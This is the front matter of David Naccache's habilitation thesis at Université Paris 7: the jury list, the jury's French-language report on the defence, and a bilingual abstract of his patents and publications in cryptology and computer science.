M. ADI SHAMIR	PROFESSEUR DES UNIVERSITES	WEIZMANN INSTITUTE OF SCIENCE	Président	
M. PRENEEL BART	PROFESSEUR DES UNIVERSITES	Katholieke Universiteit Leuven	Rapporteur	
Mme ANCA MUSCHOLL	PROFESSEUR DES UNIVERSITES	UNIVERSITE PARIS VII	Rapporteur	
M. JACQUES PATARIN	PROFESSEUR DES UNIVERSITES	UNIVERSITE DE VERSAILLES	Rapporteur	Patarin
M. DON COPPERSMITH	DIRECTEUR	IBM	Membre	
M. GUY COUSINEAU	PROFESSEUR DES UNIVERSITES	UNIVERSITE PARIS VII	Membre	
M. XAVIER LEROY	DIRECTEUR DE RECHERCHE	INST NAL DE RECH EN INF ET AUTOMATIQUE	Membre	
M. BELLARE MIHIR	PROFESSEUR DES UNIVERSITES	UNIVERSITE DE CALIFORNIE	Membre	
M. SANTHA MIKLOS	DIRECTEUR DE RECHERCHE	C.N.R.S.	Membre	
M. DAVID POINTCHEVAL	DIRECTEUR DE RECHERCHE	C.N.R.S.	Membre	
M. RONALD RIVEST	PROFESSEUR DES UNIVERSITES	INSTITUT DE TECHNOLOGIE	Membre	
M. MOTI YUNG	PROFESSEUR DES UNIVERSITES	UNIVERSITE DE COLOMBIA	Membre	
M. JACQUES STERN	PROFESSEUR DES UNIVERSITES	UNIVERSITE PARIS VII	Directeur	

UNIVERSITÉ PARIS 7-DENIS DIDEROT

Lors de sa soutenance, le candidat a d'abord présenté un panorama de l'ensemble de ses travaux, exceptionnel à la fois par la quantité des contributions et le très large spectre des sujets abordés. Le jury tient à souligner que David Naccache a eu des idées innovantes et originales, non seulement en cryptographie, mais aussi, notamment en sécurité informatique.

Cette présentation d'ensemble, tout comme la suite de l'exposé consacré a deux thèmes particuliers, a montré la remarquable capacité de David Naccache à structurer son exposé et à rendre ses résultats accessibles au plus grande nombre.

Les questions du jury, nombreuses et couvrant différents aspects du travail de David Naccache, lui ont permis de dévoiler l'étendue de sa culture informatique, logicielle et matérielle.

L'ensemble de la présentation est une preuve de talents pédagogiques de David Naccache, qui sera sûrement un excellent enseignant chercheur.

Le jury unanime l'a déclaré habilité à diriger des recherches.

M. ADI SHAMIR

M. PRENEEL BART

Mme ANCA MUSCHOLL

M. JACQUES PATARIN

M. DON COPPERSMITH

M. GUY COUSINEAU

M. XAVIER LEROY

M. BELLARE MIHIR

M. SANTHA MIKLOS

UNIVERSITÉ PARIS 7-DENIS DIDEROT

M. DAVID POINTCHEVAL

M. RONALD RIVEST

M. MOTI YUNG

M. JACQUES STERN

Index des Coauteurs

Résumé. Ce mémoire d'Habilitation à Diriger des Recherches regroupe les travaux publiés par l'auteur depuis son doctorat ainsi que quelques éléments biographiques. Il s'agit de 58 brevets d'invention et d'une soixantaine de publications scientifiques en cryptologie, conception de systèmes, mathématiques, électronique et informatique

Abstract. This Research Supervision Thesis overviews the author's work since the defence of his doctorate. Are listed or presented here, along with biographic elements, 58 patent applications and about sixty scientific articles dealing with cryptology, implementations, mathematics, electronics, and computer science.